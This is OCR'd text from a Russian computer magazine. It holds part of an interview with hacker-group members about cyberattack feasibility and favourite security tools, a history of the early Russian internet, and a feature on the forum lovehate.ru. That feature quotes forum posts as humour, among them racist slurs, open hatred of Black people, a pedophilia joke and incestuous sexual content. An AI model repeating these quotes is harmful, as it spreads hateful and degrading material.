mindw0rk: Какие, по-твоему, самые разрушительные действия, которые можно совершить через Сеть? Например, можно ли полностью вырубить свет в большом городе атакой DDoS на сервер Коммунэнерго? Или перехватить контроль над пассажирским самолетом? Возможно ли в наше время проникнуть со своего домашнего компа во внутреннюю сеть американских правительственных и военных объектов и стащить оттуда секретные данные? По телику говорят, да. А что об этом думаешь ты?

xCrZx: С практической точки зрения, самые разрушительные действия - это кража информации, счетов, удаление важной информации (проекты, которыми занимались долгое время). А "обесточить город/континент", "запустить ракету на Марс" или "захватить управление шатлом" - все это сказки. По крайней мере, в России и многих других странах :). Люди в здравом уме вряд ли привяжут важные процессы (контроль света, воды и т.п.) исключительно к компьютерным станциям. Один сбой/вирус/червь - и все пойдет через одно место. А уж тем более невероятно, чтобы такие компьютеры имели доступ к сети интернет :). Если рассматривать теоретически, самое пагубное - это отключение света и воды. В этом случае остановится все (чего стоит отключить на денекдругой свет в больнице/роддоме). Про ядерные ракеты и химическое оружие я промолчу :). Информацию стащить можно. К примеру, какой-нибудь высокопоставленный военный чиновник имеет почтовый ящик на *.mil/*.gov и забыл удалить письмо, в котором была какая-то важная инфа. Атакующий завладел сервером и прочитал почту. А так, вероятность того, что секретные данные будут хранить в компьютере, который имеет доступ к интернету - очень мала. Самая


xCrZx

большая потеря для военных - это утечка секретных данных. С чего им рисковать? Плюс военные всех стран стараются использовать ПО/железо отечественного производителя, чтобы быть уверенными, что в нем нет жучков.

ak[id]: Теоретически возможно все :). Но на практике я не думаю, что те же американцы настолько глупы, что будут хранить важные данные на компьютере, доступными через интернет. Об управлении баллистическими ракетами через интернет и прочих нездоровых снах американских режиссеров и говорить не стоит.

eaS7: Думаю, многое возможно при определенном стечении обстоятельств. Вытащить секретную инфу не такая уж и проблема. Просто найти что-то действительно стоящее посредством интернета сложно.

mindw0rk: Твой Топ 3 (в мире) по следующим номинациям: security-эксперт, команда, сайт, хакерская утилита, безопасная ОС, ламер.

xCrZx: На эти вопросы трудно ответить, т.к. многие эксперты не стремятся к публичной известности. Хорошо себя показали ребята из Польши: lsd-pl.net, isec.pl, плюс стоит упомянуть продуктивную в последнее время группу gobbles. Остальные - либо коммерческие организации, как eEye, либо существуют сами по себе, не влияя на жизнь комьюнити. Хак-тулза номер один - nmap (если ее вообще можно так назвать), затем идет john the ripper, на третье место я бы поместил любой сканер уязвимостей, будь то Retina, ISS, XSpider или что-то еще. Самую секурную систему определить непросто, т.к. везде есть дыры. Это всегда вопрос времени - когда народ до нее доберется, тогда и начнут появляться advisories :). Многое зависит от открытости исходного кода. Если код открытый, то в программе чаще и быстрее будут находить ошибки, следовательно, она со временем станет более безопасной, т.к. большая часть всех ошибок будет найдена. В этом плане лидирует RedHat. Сюда же я отнесу OpenBSD, Solaris и FreeBSD. Ламеров трудно выделить, т.к. их очень много :).

mindw0rk: Если бы ты оказался на боксерском ринге, кого бы ты хотел видеть в противоположном углу? :)

xCrZx: Тайсона :).

ak[id]: Нео из матрицы :).

eaS7: SCO group :).

ЖУРНАЛ О КОМПЬЮТЕРНОМ ЖЕЛЕЗЕ

от создателей ХАКЕР



И НЕ ЗАБУДЬ:

ТВОЯ МАМА БУДЕТ В ШОКЕ!

mindw0rk (mindw0rk@gameland.ru)



Как рождался инет на Руси

Признайся, дружище, у тебя голова идет кругом от обилия информации в интернете. Десятки новостных ресурсов, сотни хуморных сайтов, тысячи развлекательных порталов, миллионы домашних страничек "Hello, I'm Vasya". Глаза разбегаются. А ты никогда не задумывался, откуда все это взялось? Ведь рунет, по которому ты ежедневно серфишь, не всегда был таким большим и красочным. Хочешь узнать, с чего все началось? Тогда устраивайся поудобнее. Мы снова отправляемся в прошлое...

ИСТОРИЯ РАЗВИТИЯ РУНЕТА

ПОД ЖЕЛЕЗНЫМ ЗАНАВЕСОМ

В восьмидесятые годы были временем начала компьютеризации во всем мире. 8-битные эплы и коммодоры шагали по Америке с Европой, открывая новые возможности коммуникаций. То и дело в газетах печатались сводки о компьютерных событиях из разных стран. Где-то кто-то что-то изобрел, где-то написали новую полезную программу, австралийский хакер взломал компьютерную систему банка. Только об СССР никто ничего не знал. Железный занавес накрыл страну целиком и не пропускал ни байта информации.


Компьютер БЭСМ-6

Тем не менее, в изолированном от остального мира Союзе компьютерная жизнь в это время не отсутствовала как класс. Немногочисленные компьютерщики обитали в институтах (МГУ, Курчатова и др.) и промышленных комбинатах (Минавтопром, Минсредмаш), программировали на Алголе и Фортране, а в качестве рабочих лошадок использовали ЕС-о и БЭСМ-6 (вся компьютерная тусовка делилась на почитателей и противников одного и другого). Программ тогда было доступно немного. Большая часть привозилась из Африки и сразу локализировалась.

В 1983 г. обе стороны узнали про UNIX. Эта ОС, получившая заслуженную популярность за рубежом, по гибкости и удобству работы превосходила русские поделки, поэтому наши программеры решили ее стараканить. Сказано - сделано, и через несколько недель чудо программерской мысли оказалось на территории красной державы.

В том же году небезызвестному А.Ларину удалось создать первую советскую систему распределенного времени. К двум мейнфреймам СМ-14 подключили 24 дисплея, что давало возможность работать одновременно 24 пользователям без каких-либо ограничений. Объем памяти на всех был 256 Кб, а места - 5 Мб. Такие были времена, людям хватало. Операционной системой, установленной на компьютере, был, конечно же, UNIX.

Осенью 1984 г. админы устроили презентацию своего детища, на которую съехалась куча народу из самых отдаленных уголков необъятной Родины. Те, кто еще работал на старье, оценили изящество новой ОС и пожелали себе копию. UNIX потихоньку распространился по стране.


Время, как известно, тогда было патриотическое. Превосходство буржуйской программы задевало наших программеров, к тому же отдельные части казались недоработанными. Поэтому, пожив на никсах около года и хорошенько их изучив, ребята решили сделать свою ОС. Которая будет так же удобна, как UNIX, но иметь русское имя и русских авторов. В конце 1984 г. в каминном зале Дома Ученых Протвино состоялась историческая встреча русских юниксоидов. Участники обсудили предстоящий проект, распределили обязанности. Работа над ДЕМОС началась.


Русский программер 80-х

ДЕМОС

Вообще, первым названием "советского" UNIX'а был "УНАС". Мол, у них - УНИХ, у нас - УНАС. Но как-то эту затею не поддержали и проект окрестили ДЕМОС - Диалоговая Единая Мобильная Операционная Система.

Вся работа протекала на территории Курчатовского института. В числе разработчиков были: В.Бардин, М.Паремский, М.Давидов, В.Антонов, С.Леонтьев, А.Руднев, И.Попов, А.Чернов, Д.Володин, С.Аншуков, Н.Саух, Д.Бурков и другие. Это были лучшие программисты СССР. Некоторые из них, подобно Томпсону и Ричи, были настолько поглощены процессом, что засиживались на рабочем месте чуть ли не до утра. Например, Вадим Антонов мог в день набивать по 2000 строк кода с отладкой на Си.


Вадим Антонов - человек, который мог писать 2000 строк кода в день :)

Параллельно разработке ДЕМОС группа программеров из Минавтопрома работала над своей версией никсов, которая называлась МНОС. Обе команды, несмотря на конкуренцию, делились друг с другом результатами своей работы. Все друг друга хорошо знали, многие дружили.

В 1985 г. в руки сотрудников Курчатовского института совершенно случайно попал дистрибутив 2.9BSD. Ее возможности поразили воображение русских программистов, и Валерий Бардин, являвшийся, по сути, руководителем группы разработчиков ДЕМОС, предложил Минавтопрому объединить усилия для создания одной, но действительно качественной системы ДЕМОС 2.x. Совместными усилиями проект быстро довели до ума и в том же году вместе с документацией (33 тома!) сдали Госкомиссии. Система была принята и стала стандартом де-факто для установки на все русские компьютеры. Следующие годы разработчики занимались в основном установкой своей системы на компы разных госконтор по всему СССР и проведением консультаций.

Когда Советский Союз стал разваливаться, программерский коллектив ДЕМОС задумался над дальнейшими перспективами. Чтобы держаться на плаву, нужно было зарабатывать деньги. И выход был очевиден. Вместо того чтобы раздаривать свою ОС на халяву, авторы решили ее продавать. В московском исполкоме Давидов официально зарегистрировал кооператив разработчиков ПО "Интерфейс", удалось выбить помещение с видом на Кремль. ОС ДЕМОС стали продавать по цене 2500 рублей.

САЙТЫ ПО ТЕМЕ

- **www.nethistory.ru** - сайт, посвященный истории интернета в России
- **www.zhurnal.ru/staff/gorny/texts/ru_let/index.html** - летопись русского интернета
- **www.relcom.ru/Relcom/History/Full** - история Релком
- **http://news.demos.su/private/demos.html** - история ДЕМОС глазами ее участников
- **http://s-image.narod.ru/Sovety/history.htm** - хронология рунета

Клиентов было достаточно, бизнес пошел в гору. Помимо продажи уже готового софта, сотрудники "Интерфейса" занимались установкой локальных сетей и торговлей компьютерными комплектующими. Благодаря этому программисты имели постоянный доступ к новому железу. И когда в их руки попал модем, он сразу подтолкнул авторов ДЕМОСа к новым экспериментам.

ПЕРВАЯ СВЯЗЬ

В июле 1989 г. начались первые опыты с сетевыми коммуникациями. В качестве протокола был выбран UUCP, как самый простой, а основу сети составили 3 мыльных сервака в Москве, принадлежащих "Интерфейсу", "Диалогу" и КИАЭ. Машины поддерживали связь по дозвону и максимум, на что были способны - коннект 2400 бод.

Тем временем в Курчатовском универе уже подумывали о том, чтобы попробовать организовать связь с заграницей. Как оказалось, у одного из программистов ДЕМОС Лео Томберга имелся знакомый в Финляндии с доступом к сети и конференциям USENET. Ребята сразу решили связаться с этим человеком. Петри Ояла заинтересовался активностью русских и согласился попробовать организовать связь. Все прошло без проблем, и в тот же день на финском серваке появился новый аккаунт. Началась переписка и чтение конференций (comp.sys.*, alt.folklore.computers). Скорость 1 письмо в час на модеме SmartLink 2400 казалась, по сравнению с обычной почтой, чудом.


Сначала домена никакого не было. Письма шли вроде как от нас, а отвечать на них нужно было в Финляндию, откуда реплаи переправлялись уже в Союз. Когда в США заметили, что к сети подключились русские, началась шумиха. В газетах писали, что КГБ проник в святая святых. Но дальше предположений, куда это может привести, дело не зашло.

В начале 1990 г. "Интерфейс", который к этому моменту официально стал "ДЕМОСом", полностью переключился на создание сети. Появилась идея объединения с остальными сетями и создания Советской ассоциации пользователей (SUUG). В нее должны были войти все немногочисленные наши сетевики. Причастные люди идею горячо поддержали, оставалось только все это официально зарегистрировать. Бумаги были оформлены в августе 1990 г., и тогда же на свет появился домен .SU (Soviet Union), который стал наглядным доказательством присоединения России к интернет-сообществу.

Некоторые организации, например, тот же КГБ, с подозрением отнеслись к "сетевым штучкам". Участники проекта неоднократно вызывались на ковер, но к счастью, все обошлось. Были и доброжелатели. Компания SUN выделила на развитие перспективного проекта русских программеров один из своих серверов, который пришел на смену старенькой двойке.


Первое время ДЕМОС подключала желающих к интернету бесплатно. В основном это были друзья-компьютерщики, которые стремились приобщиться к техническому прогрессу. Потом стали приходить космические счета за междугородку, и подключение пришлось поставить на коммерческую основу. Доступ в инет стоил 20 рублей.


Максим Мошков - отец lib.ru


Логотип Релком


Логотип ДЕМОС

Валерий Бардин, руководитель разработчиков ДЕМОС


Курчатовский институт

РЕЛКОМ

Когда достоинства сетевых коммуникаций стали очевидны, к ДЕМОСу с просьбой о подключении стали обращаться многие. РИА-Новости, Мэрия... Специально выделенный компьютер каждый час прозванивал в Финляндию, забирая/отдавая почту и новости.

1 мая трафик, проходящий внутри страны, уже превышал тот, что выходил за ее пределы. Теперь мы уже полностью не зависели от финнов, сеть стала по-настоящему российской.

Тем не менее, обмен информацией с зарубежьем шел постоянно. В то время как по российскому телевидению в сотый раз крутили "Ну погоди", пионеры интернета из первых рук узнавали, что творится на Западе. И сами рассказывали, что творится у нас. Спрос на интернет возрастал. Организации были не против платить довольно большие деньги, чтобы почитать USENET'овские архивы. Поэтому к концу 1990 года, помимо Москвы, появились еще две точки подключения - в Питере и Новосибирске.

Август 1990 г. стал временем основания Релкома (RELiable COMmunications) - UUCP-сети, позволяющей обмениваться электронными письмами на русском языке. К концу года к ней подключились около 30 клиентов (в основном научные институты), а еще через год их количество достигло трех тысяч. Интересно, что название сети придумала простенькая программа-генератор, написанная Вадимом Антоновым.

Релком быстро расширялся. Так в 1991 г. на смену модемному пулу пришел выделенный канал Москва-Таллинн-Хельсинки. Затем начались эксперименты с протоколом online IP, обеспечивающим подключение к сети в реальном времени и, помимо электронной почты, позволяющим юзать многие дополнительные сервисы.

В 1992 г. фирма "Ринако", являющаяся одним из совладельцев Релкома, предприняла попытку слияния двух первых коммерческих провайдеров Релком и ДЕМОС. Это наверняка вызвало бы монополию и повышение цен, что сказалось бы на развитии сети. Но, к счастью, попытка нагреть карман провалилась. Обе компании продолжили работать в конкурирующем режиме.

РУНЕТ

В 1992 появились первые русификаторы, с помощью которых можно было создавать и читать веб-страницы на русском языке. Это событие стало началом развития того рунета, который мы видим сегодня.

Самыми яркими проектами в то время были: сайт Сергея Наумова "Внуки Даждьбога" (www.ibiblio.org/sergei/Grandsons.html); архив фриварных книг "Eugene's Electronic Library" (http://public-library.narod.ru); файловый Киархив, ставший впоследствии одним из крупнейших в рунете; проект "ИнфоРынок", целью которого была сетевая поддержка рынка ценных бумаг в России; распространение в рунете электронных версий ведущих отечественных СМИ. Также в 1992 году за рубежом появилось несколько антисоветских сайтов, сделанных нашими программистами. На одном из них - "СовИнформБюро" (www.siber.com/sib) - помимо рассмотрения визовых вопросов и публикации дайджеста прессы СНГ, постоянно появлялись статьи и лозунги, направленные против коммунизма.


1993 был годом затишья сетевой жизни в России. В то время как в США Тим Бернерс Ли изобрел WWW, в СНГ все внимание было уделено политическим распрям. Стрельба по Белому дому, захват Останкино...

ДЕМОС и Релком расширялись. Значимым событием стало использование ДЕМОСом двух новых каналов: наземного 64-килобитного и спутникового. Это позволило резко увеличить пропускную способность сети. Появились новые провайдеры: Techno, GlasNet, SovAm Teleport, X-Atom, FreeNET/SUEARN/UNICOM-Russia. В декабре все они собрались вместе и подписали соглашение "О порядке администрирования зоны .RU".

В 1994 г., после победы демократии, домен .SU, четыре года символизировавший нашу страну в интернете, сменился на .RU. А 7 апреля его официально зарегистрировали в InterNIC. Первым www-сайтом в этом домене стал www.relcom.ru.

В это время стали активно подключаться частные пользователи, появилось множество частных проектов, домашних страничек. Большой популярностью пользовался "Московский либертариум" Анатолия Левенчука, посвященный свободе в России. Автор выложил множество рисунков и несколько альбомов песен русских исполнителей (Валерии, группы Наутилус Помпилиус). Пожалуй, в этом году это был самый посещаемый частный ресурс. Также значимым событием стало появление в Сети электронной русской библиотеки. Позже она станет известна как "Библиотека Мошкова" (www.lib.ru).

В 1994 г. впервые в газетах появились статьи о русских хакерах. Самым известным, конечно, было дело Владимира Левина. Так как тарифы на инет были немаленькие, посвященные люди для халявного выхода юзали


Дмитрий Вернер - отец anekdot.ru



Так "Чертовы Кулички" выглядят сейчас

x.25-сеть Sprint. По андеграундовым BBS'кам ходил текстовик, в котором описывался этот мудреный процесс. Но после того как в середине 90-х народ за халявой повалил толпами, лавочку прикрыли.

ИНТЕРНЕТ-БУМ

В 1995 г. рунет был уже фактически сформирован. Были провайдеры с IP-доступом, была куча юзеров, просаживающих на инет кучу денег, были сайты - наши и не наши...

Стали появляться новомодные интернет-кафе. Одним из первых этим занялся Евгений Гордеев, организовавший кафе прямо у себя дома. Посетителями были в основном молодые ребята, которые засиживались в Сети по нескольку часов и потом не могли расплатиться. Контора Гордеева нередко работала в убыток, в итоге хозяину это надоело, и он ее прикрыл. Первое официальное интернет-кафе открылось через год в Питере и называлось "Тетрис".

В том же году в рунете появился онлайн-магазин, торгующий компакт-дисками и другим комповым барахлом. Сетевики отнеслись к нему с интересом, но вкладывать свои деньги долго не решались. В итоге е-маг прожил несколько месяцев, обанкротился и тоже был закрыт.

В то время как все остальное население наблюдало за ходом выборов-95 по телевизору, продвинутые пользователи следили за этим в Сети.

Во второй половине 1995 г. издательство "Символ" выпустило несколько книг про интернет: "Электронная почта в системе MS-DOS, официальное руководство компании Релком", "Введение в WWW". Слово "интернет" стало часто мелькать на телевидении, некоторые компании в рекламе указывали электронный ящик.

Интернет привлекал всех: журналистов, рекламщиков, работодателей, творческих людей. В 1996 г. группа Аквариум открыла свой официальный сайт, предлагая информацию из первых рук вместо уток из СМИ. Эта страничка стала одной из первых, имеющих свой дизайн. Абсолютное большинство веб-паг в это время еще представляли собой текстовые документы с минимальным оформлением.

Самым популярным развлекательным порталом были "Чертовы Кулички" (http://kulichki.com). Там публиковались интернет-новости и анекдоты, в разделе "знакомство" можно было познакомиться, в разделе "чат" пообщаться. Затем появился легендарный anekdot.ru Дмитрия Вернера.

С 1998 г. начался стремительный рост количества подключенных пользователей. Провайдеры появились во всех, даже самых небольших городах, тарифы снижались. Я прекрасно помню, как сам попал в Сеть в 1998 г. До этого полтора года тусовался в ФИДО, и красочность, разнообразие возможностей "Большой сети" просто поразили. Первое время сутками качал варез и демки с демосценовых ресурсов, кэшировал все подряд страницы, чтобы потом читать их в офлайне. В первые две недели профукал среднюю украинскую зарплату. Благо зарабатывал тогда на бильярде неплохо, не пришлось тревожить родителей :). Потом переключился на ночной режим, чтобы было экономнее.

К сожалению, мне не удалось застать самое начало рунета. Иначе моя история была бы совсем другой. Тем не менее, мне удалось найти человека, который все видел собственными глазами и согласился рассказать, каким интернет был в начале 90-х гг.



mindw0rk (mindw0rk@gameland.ru)

LOVEHATE.RU КОММУНИТИ

Когда я был совсем маленьким, я ненавидел манную кашу. "Да она же несъедобная!" - возмущался я. Но меня не слушали и кормили ей. Когда я чуть подрос, я ненавидел ходить в школу. Потому что у меня были дела куда поважнее - играть во дворе в плевалки, например. Потом я ненавидел девочку Машу, потому что она оказалась козой. А в институте ненавидел преподшу Марину Сергеевну, так как она была еще большей козой, чем девочка Маша.


МЕСТО, ГДЕ ЛЮБЯТ И НЕНАВИДЯТ

Я всех их ненавидел, а некоторых даже любил. И мне так хотелось всем этим с кем-то поделиться. Излить душу, как говорится. Но о lovehate.ru я узнал только несколько лет спустя...

ДВЕ КОЛОНКИ

Сайт lovehate.ru - это место, где можно высказать свое позитивное или негативное отношение по любому вопросу. Будь то "гомики" или "телепузики", "Бритни Спирс" или "чистить зубы по утрам". Можно создать свою тему, а можно присоединиться к обсуждению существующей. Есть две колонки: "люблю" и "ненавижу", и ты сам выбираешь, куда писать.

Идея такого форума в свое время пришла Сергею Ткачуку, которого настолько достали маразматики из "Старых песен о главном", что он создал в Сети место, где каждый мог высказать по этому поводу негатив. А чтобы все было по-честному, появилась возможность альтернативного мнения. Сначала обсуждались в основном те самые маразматики: Анжелика Варум, Александр Буйнов и другие, а участие в дискуссиях принимали сослуживцы Сергея. После того как автор поместил ссылку к lovehate.ru на сайте хабаровского провайдера, где в то время работал, к обсуждению "звезд" подключились еще с десяток юзеров. С этого момента количество ЛХтовцев стало непрерывно расти, а темы приобретали все более разнообразный характер.



Сергей Ткачук, отец сайта lovehate.ru

Правилом хорошего тона на лавхейте считается объяснить свою точку зрения. Выкрики "Децл - ацтой" или "Металлика - рулез" уже давно никого не впечатляют, к тому же запрещены правилами форума. А вот популярное объяснение, почему ты обожаешь оральный секс в 5 утра под музыку Бетховена, наверняка заинтересует каждого. Например, некий Ursa весьма доходчиво рассказал, из-за чего он ненавидит старух в автобусах. "Старая вваливается, видит свободное место, но, быстро оценив обстановку, понимает - не успеть.
И тогда она берет и плюет туда! А потом спокойно садится, даже не обтерев сиденье".

ТЕМЫ

На сайте ведется постоянно обновляемый рейтинг самых популярных тем. Больше всего народ любит Земфиру, Rammstein, себя родимых, голубых, любовь и секс. А ненавидит Децла, скинов, Филю Киркорова, опять же Земфиру, Бритни Спирс и попсу.

Общее количество открытых тем составляет несколько тысяч. Для удобной навигации существует поисковик, где по ключевому слову можно найти интересующие дискуссии. Также можно серфить по категориям.



Титульная страница ресурса

Обычно люди просто высказывают свое мнение по разным вопросам. Но иногда, когда по разные стороны колонок встречаются оппоненты со слишком уж противоположными взглядами, начинается ВОЙНА. Порой достаточно одной фразы, чтобы вызвать шквальный флейм. Например, в одном топике все началось с трогательного замечания: "Прослушав эту музыку, я надел подтяжки, говнодавы, подстригся и пошел мочить нигеров". Нигеры не заставили себя долго ждать и с упоением рассказали парню, что они думают о нем и его подтяжках. Подтянулись расисты, за ними ненавистники расизма...

ЛХ - ресурс модерируемый, и процент удаляемых писем тут весьма велик. Одним из правил является запрет на маты, что сильно ограничивает свободу любителей словесных баталий. Писать здесь можно только по-русски, запрещается флудить и проводить треды между своими виртуалами. На практике последнее, кстати, далеко не редкость. Некоторым доставляет эстетическое удовольствие разыгрывать сцены кровавых разборок, клепая посты за обе стороны.

ЛХ - идеальное место для поиска "братьев по разуму".


ЛХ-чат. С виду ничем не отличается от кроватки.ру :)


Профайл Арвены

Люди с одинаковыми интересами быстро сходятся, добавляют друг друга во френды и нередко продолжают знакомство в реале. Помимо обычных "двух колонок", на сайте есть список интересных ссылок, который составляют пользователи. Многие также ведут свой дневник. Ну и чат имеется, само собой, куда без него.

ПЕРЛЫ

Lovehate.ru не претендует на серьезность. Многие заходят сюда специально для того, чтобы поднять себе настроение. Ведь посты некоторых участников иначе как перлами не назовешь. Достаточно привести несколько реальных примеров:

анаша колесовна: Обожаю месячные. Когда они только начинаются, я от счастья прыгаю в туалете! Ведь это значит, что я не беременная!!

Vius: Моя соседка говорила: "Сопливый - значит умный". Не знаю, с какого фига она это взяла, но по крайней мере получается, что я умный.

Бегемотик: А мне вот нравятся говешки. По-моему, очень даже прикольные вещи, особенно приятно их коллекционировать. У меня дома свыше 1000 экземпляров сушеного собачьего говна, в том числе и такие знаменитые, как белое-лабрадорское, темное-пекинесское и т.д.

Dimon: Я, ребята, не онанист, не импотент и не гомик. Я просто не люблю трахаться. Мы с подругой предпочитаем лучше взять черпак и разлить его на двоих. Это куда приятнее секса.

Crazy: Я ненавижу черных людей, я ненавижу черные негритянские губы, черные клавиши у рояля, черный перец, черные волосы Майкла Джексона, но больше всего я ненавижу черные задницы!

Серенький: Я люблю не педофилов, а детей.

Winds: Ненавижу волосы под мышками! Они наматываются на ролики, попадают между шариком и ковриком, из-за чего мышка перестает нормально работать.

Эдик: Уродом быть хорошо. Вон, ДиКаприо не был уродом, и стал голубым.

wladimir lena: Как бы я хотел, чтобы он отвалился! Чтобы мне вместо него поставили трубочки, и я никогда больше не онанировал, представляя, как моя мать берет в рот у отца. Чтобы я смог, наконец, посвятить свою жизнь чтению некролитературы и углублению в человеческие патологии!

Браток: Голубые - они же женщины! Чувственные и нежные.

ОТКРОВЕНИЯ

Всего 3-4 года назад ЛХ был местом для "своих". В нем тусовалось не так много народу, и все друг друга знали. Сейчас аудитория выросла на порядок, и бытует мнение, что проект опопсел. Тем не менее, постоянные участники ЛХ-комьюнити любят свою тусовку и не согласятся променять его ни на какие livejournal'ы. Чтобы не быть голословным, привожу откровения пары ребят из ЛХ:

Arwena, 18 лет, www.lovehate.ru/user.cgi/13087

Бываю здесь почти каждый день. Когда полтора года назад я только пришла, ЛХ был просто увлечением, теперь это часть моей жизни, как учеба и чтение книг. Одна из тех вредных привычек, которые приносят удовольствие и жуткую зависимость.

Привлекает меня это место в первую очередь возможностью высказаться на любую тему. В реальной жизни не так много людей, с которыми можно обсудить общие интересы. А на ЛХ есть куча мнений, самых честных и откровенных. Люди здесь раскрываются полностью, не стесняясь выглядеть смешными. Хотя, признаюсь, иногда меня раздражают посты разных нацистов и подобных им индивидов. Не могу я понять их мировоззрения, хоть убей. Несмотря на бурные противостояния на ЛХ, обычно все заканчивается письменными оскорблениями и занесением во "враги". В реале, насколько я знаю, никто никого еще не отметелил. Хотя некоторые порывались :).

Вообще, "враги" - это просто люди, которые мыслями и поведением кардинально друг от друга отличаются. Их никто целенаправленно не ищет, они сами появляются со временем. Как и друзья.

Самыми памятными для меня были споры с пеной у рта про войну в Ираке, про нацизм, расизм и фашизм. Вот недавно была классная тема: все весело и активно обсуждали обыкновенное ведро. Или каждая запись Струса (есть тут такой) в дневнике - это уже гарантированно интересная дискуссия.

В реале познакомилась с несколькими ЛХ-товцами из Хабаровска, с которыми теперь частенько встречаюсь, и одним парнем из Владивостока. Вообще интересно это - вроде, и знаешь человека уже долгое время, в курсе, чем он живет, чем дышит. Но кто он на самом деле, узнаешь только при встрече.

ЛХ - это общество в миниатюре. Здесь тусуются самые разные люди: умные и не очень, неформалы и скинхеды, взрослые дядечки и школьницы. Одни уходят, другие приходят. Как нельзя два раза войти в одну и ту же реку, так нельзя дважды попасть на один и тот же ЛХ. Все идет к тому, что скоро тут будет столько народу, что Ткачук - автор ресурса - начнет срубать на нем неплохие бабки.

Exesh, 20 лет, www.lovehate.ru/user.cgi/7563

Открыл для себя ЛХ осенью 2001 года. Первое время захаживал изредка: в чате посидеть, пару слов на форуме сказать. Активно графоманствовать начал весной 2002 г.

Обычно к чужому мнению я отношусь нейтрально. Каждый вправе его иметь, и, как говорится, о вкусах не спорят. Однако есть ключевые вопросы, в которых компромисс невозможен. "Неверный" ответ на такие вопросы я воспринимаю как диагноз его автору.

Конфликтов я не ищу, обычно желающие повоевать сами меня находят. Пару раз, ради интереса, искусственно поддерживал склоку, чтобы посмотреть, насколько их хватит. В конце концов, кто-то отправил "телегу" хозяину сайта с просьбой принять меры. После этого мне стало ясно, что ничего более интересного не произойдет. И стало тесно...

Добавление в списки друзей и врагов - чистая условность. Действительно враждующие персонажи, как правило, не являются врагами "на бумаге". Мол, не такой ты важный, чтоб во враги тебя заносить. Зато шутников, объявляющих своими врагами полсайта - пруд пруди.


ЛХ - раздолье для психологов и социологов. Здесь все - чувства и эмоции, мысли и доводы - лежит на поверхности.

Можно бесконечно описывать ход великих сражений и перечислять героев, но проще просто отправить на сайт. Благо записи сохраняются с незапамятных времен.

